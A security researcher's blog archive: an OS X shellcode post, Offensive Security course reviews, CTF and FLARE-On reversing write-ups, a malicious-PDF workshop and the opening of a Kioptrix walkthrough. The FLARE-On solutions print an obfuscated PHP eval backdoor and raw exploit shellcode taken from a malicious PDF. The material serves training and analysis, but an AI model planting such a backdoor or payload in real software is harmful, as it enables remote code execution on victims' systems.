Saturday, September 19, 2015

Creating OSX shellcodes

I decided to play around with OS X shellcodes, now this time instead of writing a brand new post about it, I will paste here 3 other posts, which I found really useful to get started.

http://ligocki.tumblr.com/post/5174133459/writing-shellcode-under-mac-os-x-part-0x01

https://filippo.io/making-system-calls-from-assembly-in-mac-os-x/

http://dustin.schultz.io/blog/2010/11/15/mac-os-x-64-bit-assembly-system-calls/

A few highlights:
  • OS X is a nix based system, so essentially shellcode creation is like on Linux, you can use syscalls
  • These days OS X is x64 only, so you need to pass arguments in the registers, the order is: RDI, RSI, RDX, R10, R8 and R9
  • syscalls are done through the syscall command, which is stored in the RAX register
  • You need to add 0x20000000 to the syscall number
I created two NULL byte free shellcodes for OS X x64:

1. A simple /bin/sh code: https://www.exploit-db.com/exploits/38065/
2: A bind TCP shell, listening on port 4444: https://www.exploit-db.com/exploits/38126/

I also posted them on my github page: https://github.com/theevilbit/shellcode

Thursday, September 10, 2015

Offensive Security - Advanced Windows Exploitation (AWE) / OSEE review

Let me start first with my background. I don't do pentesting, vulnerability research or exploit development at all in my day to day life, I work on the defence side. I gathered this knowledge through the OSCP - OSCE trainings and exams, and that is the only place where I really practiced it. I also happened to read many articles from Corelan and FuzzySecurity on exploit development topics. On the other hand I do reverse engineering both on my day to day work, and I also play some CTFs sometimes to practice that skill. This is not strictly related but definitely helps a lot, when it comes to using debuggers, IDA Pro or understanding code, assembly, which is quite helpful.

If you want to take this class: You definitely need experience with writing basic exploits (basic buffer overflow, SEH based) completely on your own, know to use at least Olly/Immunity debugger (although it’s not used in the training, you need good debugging experience), be familiar with IDA and WinDBG a little bit, and understand assembly very well. As noted earlier reverse engineering experience also comes handy.

Now to the course:

This is the most intense, hardest and probably the best security training I ever took. They keep the same topics over the years, but always update the material with new content (if you follow the syllabus content over the years), basically the case studies which used to present the various techniques are pretty new. I will mostly repeat the syllabus above with my experience added:

Day 1 - 1st half: Location independent shellcode, how you can find the base address of kernel32.dll or any other, and how can you resolve the function addresses, this is important these days because of ASLR. If you took any malware analysis class, this should be familiar. This was the easiest part of the training and it’s really for warm up, to get familiar with WinDBG (we didn’t use Olly or Immunity at all). You also start to feel comfortable, that you can easily handle this stuff, and don't know yet that it can change drastically.

Day 1 - 2nd half & Day 2: Through a Firefox exploit we covered the following topics: DEP, ASLR bypass (with memory leak technique), precision heap spraying, bypassing EMET 5.2 with all protections turned ON. The EMET bypass was annoyingly easy. ROP mitigation could be bypassed with locating a single bit in memory, and setting it to zero, with the unhooked version of the kernel functions, which could be found in the same EMET structure. EAF bypass works with an old shellcode… After this day I started to feel tired :)

Day 3: We went through one of the SEP exploits they found last year to cover x86 Windows kernel pool spraying (like heap spraying just in kernel space), and pool overflow. The technique is even harder because if you overwrite something in kernel you easily end up with a BSOD, so you need to be very precise. We also covered token stealing shellcode for privilege escalation. This was quite demanding as we fall behind in time a little bit on the first 2 days. My brain wanted to explode at this point. We also got homework every day, and this was the first evening, when I was just looking on the screen, and my brain literally stopped working, so I just decided to go sleep.

Day 4: x64 kernel exploit, again with memory overwrite. We covered the MS14-058 privilege escalation exploit which was used in the Hurricane Panda campaign last year. The interesting thing was that the public exploit is only available for Win 7 x86, but we did it for Win 8.1 x64 (it works slightly differently as has some more protection). Basically with a well crafted memory overwrite we could give us debugging privileges and inject a shellcode to another SYSTEM level process to get full system access. This day was a bit more relaxed as we were good with time, although the topics still not easy. The hardest part of kernel exploits seem to be to craft your input so precisely that you end up on a vulnerable instruction that will do some memory overwrite for you.

The class had 20 students with 1 lead trainer (ryujin) and 2 assistants (ronin & sickness) who also helped the students, and you could hardly ask anything from any of them, which they couldn't answer right away. They are really sharp people! But, really, would you expect less from Offensive Security trainers? :) This was really great because there was someone always available to help you out, which was needed quite often. In every case we progressed in small steps, they gave a code at each stage, what we had to fill in with some details what we had to figure out ourselves. They also gave you the solutions if you didn’t want to deal with the exploits just to follow the class. It was really important to understand each step, because if you missed something, you could easily fall behind, and it was really hard to catch up. The trainers made all the effort for that not to happen, they were really helpful through the entire course. All the VMs, material, hint website during the training was prepared very well, everything run smoothly. Due to the level of difficulties, we started earlier, finished a bit later, and got also shortened lunch time. They said that this is the first time when someone didn’t left the class :)

The training is definitely useful to better understand exploits, Windows kernel and adds to your reverse engineering knowledge as well.

Side note: Next to us they run their “Advanced Web Attacks and Exploitation” class, where, as usual their covered currently 0-day exploits… and students were really happy about it :)

Preparation to the exam:

I went through the entire material again, did 3 of the extra mile exercises (out of 4), and went through other two kernel exploits developed by ryujin:


With that I felt well prepared for the exam, and scheduled it 3 weeks right after the training.

The exam:

As usual I can't say too much. You have 72 hours to solve 2 challenges, a big one, and a smaller one (which is also not easy). Obviously they can't cover all the topics from the training, but they will cover the most important ones. In one way the exam is much more straightforward compared to OSCP / OSCE, it's much more clear what you need to do, but it's also harder and much more time consuming compared to the other two. Additionally just as in any other Offsec exam, you learn new stuff even during the examination process, as you need to adapt to never before seen challenges, and I think this is a really good thing. I really enjoyed solving both of the tasks.

I started at 11AM, and probably I was in a very good mood, because I could solve the big task in 7 hours!!! I continued with the other one in the next few hours, before I went to sleep. I had a short sleep (although I wanted to have a long one, because I had lot of time), but I was debugging even in dreamland... in the morning I finished the 2nd task, but only in the easy way (there are two ways to solve it, each worth different amount of points), so I went ahead for the harder way. I got too relaxed by that time, so finishing that one took me quite long time, because I stuck at one point, from where I couldn't move on. Luckily after some breaks, I figured out how to proceed, and late afternoon I was done with everything. I put my son to sleep, then my wife, and late evening started the documentation, which I finished 5 hours later, 2AM next day.

I submitted it on Friday, and got my PASS result on Monday - was so happy to receive that email :))

In summary: another great training and exam from Offensive Security, I recommend it to anyone who would like to advance his exploit development skills.

Tuesday, December 16, 2014

FireEye's FLARE ON challenge solution 5.

C5

I used Ida Pro Free 5 to solve this. Once loaded I started to look around. I found that the "GetAsyncKeyState" leads to something interesting.


This is what we get when we go to the function which calls it:


Basically it's a huge jump tree, where it will jump based on the hit keystrokes:


At the bottom we find a function for each key:


Most of the look like this, they call a single function:

That function sets a bunch of variables, later these turn out to be represent states:


There are other functions for keystrokes, which look like the following:


It checks if a given variable is 0 or not, if yes, in this case it checks another one, and if that is also 0 t will call the very same initialization function I showed before, and if not 0, then it will set another variable to 1 and reset the currently interested one. This specific function is called when we press "0" as seen at the bottom.

What we can do from here is to try to navigate through the state graph back and forth, because we don't know where are we. First I started to go backwards, with finding out who change the state of the variable looked here. I was also started to give names to the functions and variables.

Then I moved forward with looking which is the next function looks into the set variable. This can be done with the menu "Jump to xref to operand":


Then select the next function (sub_10009B10 in this case):


At the end we can find that the keystroke sequence tracked is: l0ggingdoturdot5tr0ke5atflaredashondotcom

Which translates to: l0gging.ur.5tr0ke5@flare-on.com


Monday, December 1, 2014

9447 CTF 2014 Writeup - Reversing 1,25,100

I played as part of the Hungarian reTEK team. Here are my solutions for the Reversing 1,25,100 challenges.

Reversing 1 - insanity_check

This was a very simple challenge, which could be solved with a simple "strings" command.


The flag was "9447{This_is_a_flag}".

Reversing 25 - no_strings_attached

This was also wasn't that hard, simply running the application in debugger revealed the solution, I used EDB in Kali. When we get to the following function, we had to step-into it (F7):


Then single step (F7 or F8) until the following point:



At this time EAX was pointing to the flag:


The flag was "9447{you_are_an_international_mystery}".

Reversing 100 - rolling

This one was a bit trickier. I used 64 bit Kali to debug it again, and in order to be able to run the code I had to install a new libc6, otherwise I got the following error:

root@kali:~# ./rolling 
./rolling: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.14' not found (required by ./rolling)

To solve it, add the following line to the sources.list:

deb http://ftp.debian.org/debian sid main

Then install a new linbc:

apt-get update
apt-get -t sid install libc6-dev

Then I could run the app:

root@kali:~# ./rolling 
Fynd i mewn i cyfrinair
root@kali:~# ./rolling ddd
Nac oes. Ceisiwch eto.

It expected a string as an argument, and if it was correct it printed another one, not "Nac oes....". I started EDB with a custom argument:


After playing around, I found that the following function call will "decide" the output:


We had to step into it.


The input string was compared to something, which was started with ASCII decimal 57 102 108. The full string was "57 102 108 97 103 115 115 116 97 114 116 119 105 116 104 57", which is "9flagsstartwith9". I changed the argument to this, and started debug again (this wasn't the required string).

Once stepping in again to the same function, it turned out the the compare actually changed, so this time it started with "57 52 52 55", which is "9447".


The next step was to compare the following 4 characters, which were determined based on the previous 4 with additions:


[57 52 52 55] + [57 59 56 53] = [114 111 108 108] = "roll"

The next step was subtraction from the previous 4: 


[114 111 108 108] - [9 1 5 3] = [105 110 103 105] = "ingi"

For the last some combination (add, sub):


[105 110 103 105] + [10 -8 14 5] = [115 102 117 110] = "sfun"

After this the function returned.

Putting it all together:

root@kali:~# ./rolling 9447rollingisfun
Llongyfarchiadau

The flag was "9447{9447rollingisfun}".

Wednesday, November 26, 2014

FireEye's FLARE ON challenge solutions 1-4.

Here are my solutions for FireEye's FLARE On challenges, which you can download from here:

http://www.flare-on.com/

C1

This is a .NET executable, I used ILSpy to decompile the app. There was a decode function, which decoded the Resources.dat_secret byte stream:


 We could export the stream with clicking on the Resources item, and then save it.


I used the following short Python script to decode the encoded text, basically I rewrote the C# code to Python.

f = open("rev_challenge_1.dat_secret.encode", "rb")
byte = ""
try:
byte += f.read(31)
finally:
f.close()
dat_secret = byte
text = ""
for i in range(len(dat_secret)):
b = dat_secret[i]
text += chr((ord(b) >> 4 | (ord(b) << 4 & 240)) ^ 41)
text += "\x00"
print text

The solution to this was: 3rmahg3rd.b0b.d0ge@flare-on.com

C2


This contained a flare-on.png file, which contained a PHP code appended to the file.


This was a multi-level obfuscated PHP. The original from the image:

<?php
$terms=array("M", "Z", "]", "p", "\\", "w", "f", "1", "v", "<", "a", "Q", "z", " ", "s", "m", "+", "E", "D", "g", "W", "\"", "q", "y", "T", "V", "n", "S", "X", ")", "9", "C", "P", "r", "&", "\'", "!", "x", "G", ":", "2", "~", "O", "h", "u", "U", "@", ";", "H", "3", "F", "6", "b", "L", ">", "^", ",", ".", "l", "$", "d", "`", "%", "N", "*", "[", "0", "}", "J", "-", "5", "_", "A", "=", "{", "k", "o", "7", "#", "i", "I", "Y", "(", "j", "/", "?", "K", "c", "B", "t", "R", "4", "8", "e", "|");
$order=array(59, 71, 73, 13, 35, 10, 20, 81, 76, 10, 28, 63, 12, 1, 28, 11, 76, 68, 50, 30, 11, 24, 7, 63, 45, 20, 23, 68, 87, 42, 24, 60, 87, 63, 18, 58, 87, 63, 18, 58, 87, 63, 83, 43, 87, 93, 18, 90, 38, 28, 18, 19, 66, 28, 18, 17, 37, 63, 58, 37, 91, 63, 83, 43, 87, 42, 24, 60, 87, 93, 18, 87, 66, 28, 48, 19, 66, 63, 50, 37, 91, 63, 17, 1, 87, 93, 18, 45, 66, 28, 48, 19, 40, 11, 25, 5, 70, 63, 7, 37, 91, 63, 12, 1, 87, 93, 18, 81, 37, 28, 48, 19, 12, 63, 25, 37, 91, 63, 83, 63, 87, 93, 18, 87, 23, 28, 18, 75, 49, 28, 48, 19, 49, 0, 50, 37, 91, 63, 18, 50, 87, 42, 18, 90, 87, 93, 18, 81, 40, 28, 48, 19, 40, 11, 7, 5, 70, 63, 7, 37, 91, 63, 12, 68, 87, 93, 18, 81, 7, 28, 48, 19, 66, 63, 50, 5, 40, 63, 25, 37, 91, 63, 24, 63, 87, 63, 12, 68, 87, 0, 24, 17, 37, 28, 18, 17, 37, 0, 50, 5, 40, 42, 50, 5, 49, 42, 25, 5, 91, 63, 50, 5, 70, 42, 25, 37, 91, 63, 75, 1, 87, 93, 18, 1, 17, 80, 58, 66, 3, 86, 27, 88, 77, 80, 38, 25, 40, 81, 20, 5, 76, 81, 15, 50, 12, 1, 24, 81, 66, 28, 40, 90, 58, 81, 40, 30, 75, 1, 27, 19, 75, 28, 7, 88, 32, 45, 7, 90, 52, 80, 58, 5, 70, 63, 7, 5, 66, 42, 25, 37, 91, 0, 12, 50, 87, 63, 83, 43, 87, 93, 18, 90, 38, 28, 48, 19, 7, 63, 50, 5, 37, 0, 24, 1, 87, 0, 24, 72, 66, 28, 48, 19, 40, 0, 25, 5, 37, 0, 24, 1, 87, 93, 18, 11, 66, 28, 18, 87, 70, 28, 48, 19, 7, 63, 50, 5, 37, 0, 18, 1, 87, 42, 24, 60, 87, 0, 24, 17, 91, 28, 18, 75, 49, 28, 18, 45, 12, 28, 48, 19, 40, 0, 7, 5, 37, 0, 24, 90, 87, 93, 18, 81, 37, 28, 48, 19, 49, 0, 50, 5, 40, 63, 25, 5, 91, 63, 50, 5, 37, 0, 18, 68, 87, 93, 18, 1, 18, 28, 48, 19, 40, 0, 25, 5, 37, 0, 24, 90, 87, 0, 24, 72, 37, 28, 48, 19, 66, 63, 50, 5, 40, 63, 25, 37, 91, 63, 24, 63, 87, 63, 12, 68, 87, 0, 24, 17, 37, 28, 48, 19, 40, 90, 25, 37, 91, 63, 18, 90, 87, 93, 18, 90, 38, 28, 18, 19, 66, 28, 18, 75, 70, 28, 48, 19, 40, 90, 58, 37, 91, 63, 75, 11, 79, 28, 27, 75, 3, 42, 23, 88, 30, 35, 47, 59, 71, 71, 73, 35, 68, 38, 63, 8, 1, 38, 45, 30, 81, 15, 50, 12, 1, 24, 81, 66, 28, 40, 90, 58, 81, 40, 30, 75, 1, 27, 19, 75, 28, 23, 75, 77, 1, 28, 1, 43, 52, 31, 19, 75, 81, 40, 30, 75, 1, 27, 75, 77, 35, 47, 59, 71, 71, 71, 73, 21, 4, 37, 51, 40, 4, 7, 91, 7, 4, 37, 77, 49, 4, 7, 91, 70, 4, 37, 49, 51, 4, 51, 91, 4, 37, 70, 6, 4, 7, 91, 91, 4, 37, 51, 70, 4, 7, 91, 49, 4, 37, 51, 6, 4, 7, 91, 91, 4, 37, 51, 70, 21, 47, 93, 8, 10, 58, 82, 59, 71, 71, 71, 82, 59, 71, 71, 29, 29, 47);
$do_me="";
for($i=0;$i<count($order);$i++)
{
$do_me=$do_me.$terms[$order[$i]];
}

$do_me contained:

$_='aWYoaXNzZXQoJF9QT1NUWyJcOTdcNDlcNDlcNjhceDRGXDg0XDExNlx4NjhcOTdceDc0XHg0NFx4NEZceDU0XHg2QVw5N1x4NzZceDYxXHgzNVx4NjNceDcyXDk3XHg3MFx4NDFcODRceDY2XHg2Q1w5N1x4NzJceDY1XHg0NFw2NVx4NTNcNzJcMTExXDExMFw2OFw3OVw4NFw5OVx4NkZceDZEIl0pKSB7IGV2YWwoYmFzZTY0X2RlY29kZSgkX1BPU1RbIlw5N1w0OVx4MzFcNjhceDRGXHg1NFwxMTZcMTA0XHg2MVwxMTZceDQ0XDc5XHg1NFwxMDZcOTdcMTE4XDk3XDUzXHg2M1wxMTRceDYxXHg3MFw2NVw4NFwxMDJceDZDXHg2MVwxMTRcMTAxXHg0NFw2NVx4NTNcNzJcMTExXHg2RVx4NDRceDRGXDg0XDk5XHg2Rlx4NkQiXSkpOyB9';
$__='JGNvZGU9YmFzZTY0X2RlY29kZSgkXyk7ZXZhbCgkY29kZSk7';
$___="\x62\141\x73\145\x36\64\x5f\144\x65\143\x6f\144\x65";
//echo ($___($__));

Then:

$code=base64_decode($_);
//print $code;

if(isset($_POST["\97\49\49\68\x4F\84\116\x68\97\x74\x44\x4F\x54\x6A\97\x76\x61\x35\x63\x72\97\x70\x41\84\x66\x6C\97\x72\x65\x44\65\x53\72\111\110\68\79\84\99\x6F\x6D"]))
{
 eval(base64_decode($_POST["\97\49\x31\68\x4F\x54\116\104\x61\116\x44\79\x54\106\97\118\97\53\x63\114\x61\x70\65\84\102\x6C\x61\114\101\x44\65\x53\72\111\x6E\x44\x4F\84\99\x6F\x6D"]));
}

Printing the string with Python:

a = chr(97)+chr(49)+chr(49)+chr(68)+chr(0x4F)+chr(84)+chr(116)+chr(0x68)+chr(97)+chr(0x74)+chr(0x44)+chr(0x4F)+chr(0x54)+chr(0x6A)+chr(97)+chr(0x76)+chr(0x61)+chr(0x35)+chr(0x63)+chr(0x72)+chr(97)+chr(0x70)+chr(0x41)+chr(84)+chr(0x66)+chr(0x6C)+chr(97)+chr(0x72)+chr(0x65)+chr(0x44)+chr(65)+chr(0x53)+chr(72)+chr(111)+chr(110)+chr(68)+chr(79)+chr(84)+chr(99)+chr(0x6F)+chr(0x6D)
print a

Was: a11DOTthatDOTjava5crapATflareDASHonDOTcom, which is:
a11.that.java5crap@flare-on.com

C3

This is an executable with a bunch of self decoding XOR blocks, we can solve it with stepping through the code, and watching the dump. The program starts here, and we step into the CALL.


Then it will push a bunch of stuff on the stack:


Continue until:


We step into the CALL and the XOR fun begins. The blocks always decode the next memory area after them. 1st block:


Next:


One more:


And one more:


There will be more, but the email address shows up right after this XOR block, as you can see in the dump:


0012FEA3                    73 75        su
0012FEAB  63 68 2E 35 68 33 31 31  ch.5h311
0012FEB3  30 31 30 31 30 31 40 66  010101@f
0012FEBB  6C 61 72 65 2D 6F 6E 2E  lare-on.
0012FEC3  63 6F 6D                 com

ch.5h311010101@flare-on.com

C4

This is a PDF, which contained an exploit, which contained the shellcode.

We can quickly see that there is a JavaScript inside:

root@kali:~# pdfid APT9001.pdf 
PDFiD 0.0.12 APT9001.pdf
 PDF Header: %PDF-1.5
 obj                   10
 endobj                 9
 stream                 3
 endstream              3
 xref                   2
 trailer                2
 startxref              2
 /Page                  3(2)
 /Encrypt               0
 /ObjStm                0
 /JS                    1(1)
 /JavaScript            1(1)
 /AA                    0
 /OpenAction            1(1)
 /AcroForm              0
 /JBIG2Decode           1(1)
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /Colors > 2^24         0

Let's search for it, and extract it:

root@kali:~# pdf-parser -s javascript APT9001.pdf 
obj 5 0
 Type: /Action
 Referencing: 6 0 R

  <<

    /Type /Action
    /S /JavaScript
    /JS 6 0 R
  >>


root@kali:~# pdf-parser -o 6 APT9001.pdf 

obj 6 0
 Type: 
 Referencing: 
 Contains stream

  <<

    /Length 6170
    /Filter '[  \r\n /Fla#74eDe#63o#64#65  /AS#43IIHexD#65cod#65 ]'
  >>


root@kali:~# pdf-parser -o 6 -d APT9001.js -f APT9001.pdf 

obj 6 0
 Type: 
 Referencing: 
 Contains stream

  <<

    /Length 6170
    /Filter '[  \r\n /Fla#74eDe#63o#64#65  /AS#43IIHexD#65cod#65 ]'
  >>

If we open the JavaScript file, we can quickly find the shellcode:

%u72f9%u4649%u1525%u7f0d%u3d3c%ue084%ud62a%ue139%ua84a%u76b9%u9824%u7378%u7d71%u757f%u2076%u96d4%uba91%u1970%ub8f9%ue232%u467b%u9ba8%ufe01%uc7c6%ue3c1%u7e24%u437c%ue180%ub115%ub3b2%u4f66%u27b6%u9f3c%u7a4e%u412d%ubbbf%u7705%uf528%u9293%u9990%ua998%u0a47%u14eb%u3d49%u484b%u372f%ub98d%u3478%u0bb4%ud5d2%ue031%u3572%ud610%u6740%u2bbe%u4afd%u041c%u3f97%ufc3a%u7479%u421d%ub7b5%u0c2c%u130d%u25f8%u76b0%u4e79%u7bb1%u0c66%u2dbb%u911c%ua92f%ub82c%u8db0%u0d7e%u3b96%u49d4%ud56b%u03b7%ue1f7%u467d%u77b9%u3d42%u111d%u67e0%u4b92%ueb85%u2471%u9b48%uf902%u4f15%u04ba%ue300%u8727%u9fd6%u4770%u187a%u73e2%ufd1b%u2574%u437c%u4190%u97b6%u1499%u783c%u8337%ub3f8%u7235%u693f%u98f5%u7fbe%u4a75%ub493%ub5a8%u21bf%ufcd0%u3440%u057b%ub2b2%u7c71%u814e%u22e1%u04eb%u884a%u2ce2%u492d%u8d42%u75b3%uf523%u727f%ufc0b%u0197%ud3f7%u90f9%u41be%ua81c%u7d25%ub135%u7978%uf80a%ufd32%u769b%u921d%ubbb4%u77b8%u707e%u4073%u0c7a%ud689%u2491%u1446%u9fba%uc087%u0dd4%u4bb0%ub62f%ue381%u0574%u3fb9%u1b67%u93d5%u8396%u66e0%u47b5%u98b7%u153c%ua934%u3748%u3d27%u4f75%u8cbf%u43e2%ub899%u3873%u7deb%u257a%uf985%ubb8d%u7f91%u9667%ub292%u4879%u4a3c%ud433%u97a9%u377e%ub347%u933d%u0524%u9f3f%ue139%u3571%u23b4%ua8d6%u8814%uf8d1%u4272%u76ba%ufd08%ube41%ub54b%u150d%u4377%u1174%u78e3%ue020%u041c%u40bf%ud510%ub727%u70b1%uf52b%u222f%u4efc%u989b%u901d%ub62c%u4f7c%u342d%u0c66%ub099%u7b49%u787a%u7f7e%u7d73%ub946%ub091%u928d%u90bf%u21b7%ue0f6%u134b%u29f5%u67eb%u2577%ue186%u2a05%u66d6%ua8b9%u1535%u4296%u3498%ub199%ub4ba%ub52c%uf812%u4f93%u7b76%u3079%ubefd%u3f71%u4e40%u7cb3%u2775%ue209%u4324%u0c70%u182d%u02e3%u4af9%ubb47%u41b6%u729f%u9748%ud480%ud528%u749b%u1c3c%ufc84%u497d%u7eb8%ud26b%u1de0%u0d76%u3174%u14eb%u3770%u71a9%u723d%ub246%u2f78%u047f%ub6a9%u1c7b%u3a73%u3ce1%u19be%u34f9%ud500%u037a%ue2f8%ub024%ufd4e%u3d79%u7596%u9b15%u7c49%ub42f%u9f4f%u4799%uc13b%ue3d0%u4014%u903f%u41bf%u4397%ub88d%ub548%u0d77%u4ab2%u2d93%u9267%ub198%ufc1a%ud4b9%ub32c%ubaf5%u690c%u91d6%u04a8%u1dbb%u4666%u2505%u35b7%u3742%u4b27%ufc90%ud233%u30b2%uff64%u5a32%u528b%u8b0c%u1452%u728b%u3328%ub1c9%u3318%u33ff%uacc0%u613c%u027c%u202c%ucfc1%u030d%ue2f8%u81f0%u5bff%u4abc%u8b6a%u105a%u128b%uda75%u538b%u033c%uffd3%u3472%u528b%u0378%u8bd3%u2072%uf303%uc933%uad41%uc303%u3881%u6547%u5074%uf475%u7881%u7204%u636f%u7541%u81eb%u0878%u6464%u6572%ue275%u8b49%u2472%uf303%u8b66%u4e0c%u728b%u031c%u8bf3%u8e14%ud303%u3352%u57ff%u6168%u7972%u6841%u694c%u7262%u4c68%u616f%u5464%uff53%u68d2%u3233%u0101%u8966%u247c%u6802%u7375%u7265%uff54%u68d0%u786f%u0141%udf8b%u5c88%u0324%u6168%u6567%u6842%u654d%u7373%u5054%u54ff%u2c24%u6857%u2144%u2121%u4f68%u4e57%u8b45%ue8dc%u0000%u0000%u148b%u8124%u0b72%ua316%u32fb%u7968%ubece%u8132%u1772%u45ae%u48cf%uc168%ue12b%u812b%u2372%u3610%ud29f%u7168%ufa44%u81ff%u2f72%ua9f7%u0ca9%u8468%ucfe9%u8160%u3b72%u93be%u43a9%ud268%u98a3%u8137%u4772%u8a82%u3b62%uef68%u11a4%u814b%u5372%u47d6%uccc0%ube68%ua469%u81ff%u5f72%ucaa3%u3154%ud468%u65ab%u8b52%u57cc%u5153%u8b57%u89f1%u83f7%u1ec7%ufe39%u0b7d%u3681%u4542%u4645%uc683%ueb04%ufff1%u68d0%u7365%u0173%udf8b%u5c88%u0324%u5068%u6f72%u6863%u7845%u7469%uff54%u2474%uff40%u2454%u5740%ud0ff

I convert it to an executable with the tools in REMnux:

remnux@remnux:~$ unicode2hex-escaped < sc.txt > sc2.txt
remnux@remnux:~$ shellcode2exe -s sc2.txt 
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

Reading string shellcode from file sc2.txt

Generating executable file
Writing file sc2.exe
Done.
remnux@remnux:~$ 

We can see that the shellcode puts something on the stack:


Which is:


wa1ch.d3m.spl01ts@flare-on.com


Monday, November 3, 2014

My CTP / OSCE story

I generally don't write long course reviews, but the Offensive Security ones always leave a deep impression.

Registration

Even before you can register to the course, there is a small, two stage challenge which you need to go through. You need to get your registration key from http://www.fc4.me. It's not something super hard, but if you can't do it, probably you are not ready to the course or you just don't try harder.

The course


It's much more different then PWB/PWK, the material itself is smaller, and much more focused on some techniques - in these terms I think it's even simpler then the other one. The course consists of 9 chapters, divided to 5 parts.

The web application angle takes you through two case studies on how to get from simple XSS or LFI to remote code execution, it contains some nice ideas.

The backdoor angle is where you start to live inside a debugger, the first part is manually creating backdoors to PE32 executable, and the second is manually modifying executables to avoid AV detection. The technique is not that effective against today's AV systems, but it's still interesting, and you will learn some cool stuff.

The advanced exploitation techniques discuss the topics of ASLR bypass, and the use of egghunters. This is where you start deep diving in the debugger. :)

The next chapter is the 0-day angle, where fuzzing is added to your skillset, and there is a big case study, which on its own takes a few days to go through, it basically will utilize almost all skills you learned so far during the course about exploit development and add some more to it. By this time Olly Debugger probably became your favorite or most hated application in the world by this time :) and you already know some assembly opcodes from top of your head :)

The last part is the network angle, where you are taken through a case study of a WAN attack against Cisco routers.

Overall I found the course really good. I took SANS's Reverse Engineering Malware earlier this year, which greatly increased my confidence in using debuggers, which was really helpful. The course just added to this level. The time commitment for me was much lower (around 40 hours overall) then what I needed for PWB. I followed OffSec's recommendation in general: read the chapter, watch the videos, and do the exercises. Prior the exam I watched again all of the videos, which was really good, and also took some notes, which wasn't needed at the end. I didn't do any other practicing, probably because I was already confident enough with debuggers, and read / learned about some of the concepts somewhere else already.

As for the lab time: I had one day per week to learn, so I opted for the 60 day time which was more then enough, but if you can focus your efforts for a week or two, a 30 day period should be enough.

The exam


The course will teach you everything you need for to pass the exam. You might need still to lookup some stuff, but you should have all skills to be able to pass. Of course you will require creative thinking and trying harder + not giving up.

My advise before you jump into it: be very confident in navigating in the debugger, in the code itself, know and don't afraid to use the basic assembly instructions, and know a bit of shellcoding.

The challenge is 48 hours long, you got 4 tasks to solve during this time. I can't disclose any information about it, so will just write my experience.
I started at 10 AM Friday, and after reading through the guide I felt that I should be OK. I didn't go in order. I solved my first task in about an hour. The next one took about 5 hours, which was still ok. Then I went for the next one, where I hit a wall, I had quick successes early, and reached a point from where I couldn't move forward. I was experimenting with lots of stuff, but at 10 PM still went to sleep stuck at the same place.
I had better nights already :) was dreaming about debugging and the exam.
Next day 6 AM I jumped in again, after two hours I decided to move to the other task, which was a quick hit again, so I could focus my efforts on this last one, where I was still stuck at the same place. I started to feel hopeless. I went for an hour walk to the cool / sunny weather with my son, and it made a difference, I came back with an idea to try. The idea seemed to work, and I saw the light at the end of the tunnel, but after 3 hours I stuck again, because of another problem. It was the time for a second big walk with the family :) When I came back, I was really tired, my eyes wanted to fall out from their place, but luckily I managed to solve my last problem in the next few hours, and everything became clear, the parts found their place in the big picture and my exploit worked - I was so relieved :). I finished around 7PM. After some break, I started to write the documentation, and I went to sleep. Next morning I finished the document I sent it in.
The entire day on Sunday, I was brain washed, tired so spent half of the day outside, and had a big sleep at the end!
I got my results the next day after submission, it was a great feeling :)

My advice for the exam:
1. Don't consider sleep as a time loss, you need to recover (http://www.brainrules.net/sleep)
2. Take breaks
3. Make a few long walks, it will boost your brain, seriously, again don't considered that as a waste of time, you need some recovery, and my big ideas came during walking (http://www.brainrules.net/exercise)
4. Eat properly

Thanks for my family for their support, and their understanding for the time commitment.
Thanks for the OffSec team for the great training and exam.
Thanks for all the admins I talked with during the exam, everyone had some encouraging words to me, which I really appreciated.


Saturday, October 11, 2014

Hacktivity 2014 - Hello PDF workshop

My Hacktivity 2014 - Hello PDF workshop files can be downloaded from here:


password: "malware"

The zip file contain the following files:

hello.pdf - PDF with sample JS exploit
helloworld.pdf - sample, "hello world" PDF
Hacktivity 2014 - Fitzl Csaba - Hello PDF.pdf - detailed instructions of the workshop

The original workshop description:

"The goal of the workshop is the short introduction of malicious PDF analysis. During the exercise we will first create a malicious PDF with Metasploit, which we will analyze later. For that we will use the REMnux Linux distribution, which is optimized for malware examination, with lots of pre-loaded applications. We will cover the PDF’s structure briefly, how can we export or check various objects.

After we extracted the malicious JavaScript code from the PDF, we will see how we can run it safely, and then we will extract the Metasploit generated shellcode from it, then converting it to an executable, what we can analyze in a debugger. Alternatively we will see how we can emulate the shellcode on Linux, without running it on Windows, still being able to extract the required information."

Thursday, May 22, 2014

Kioptrix 2014 - Walktrough

loneferret released a new Kioptrix VM after about two years. I think it became really nice, I enjoyed going through it, and getting root at the end. You can download it from here: http://www.kioptrix.com/blog/a-new-vm-after-almost-2-years/. Here comes my solution.

Step 1: Find the VM on the local LAN.
I used a quick portscan on my entire LAN to identify the VM:

root@kali:~# nmap -P0 192.168.198.0/24
(...)
Nmap scan report for 192.168.198.138
Host is up (0.00037s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE
22/tcp   closed ssh
80/tcp   open   http
8080/tcp open   http-proxy
MAC Address: 00:0C:29:0D:2E:C0 (VMware)
(...)

Step 2: Port scan
As I had time, and run this on my local computer, I decided to go for a really extensive scan:

root@kali:~# nmap -sS -A 192.168.198.138 -p1-65535

Starting Nmap 6.40 ( http://nmap.org ) at 2014-05-22 16:19 EDT
Nmap scan report for 192.168.198.138
Host is up (0.00065s latency).
Not shown: 65532 filtered ports
PORT     STATE  SERVICE VERSION
22/tcp   closed ssh
80/tcp   open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
| http-methods: Potentially risky methods: TRACE
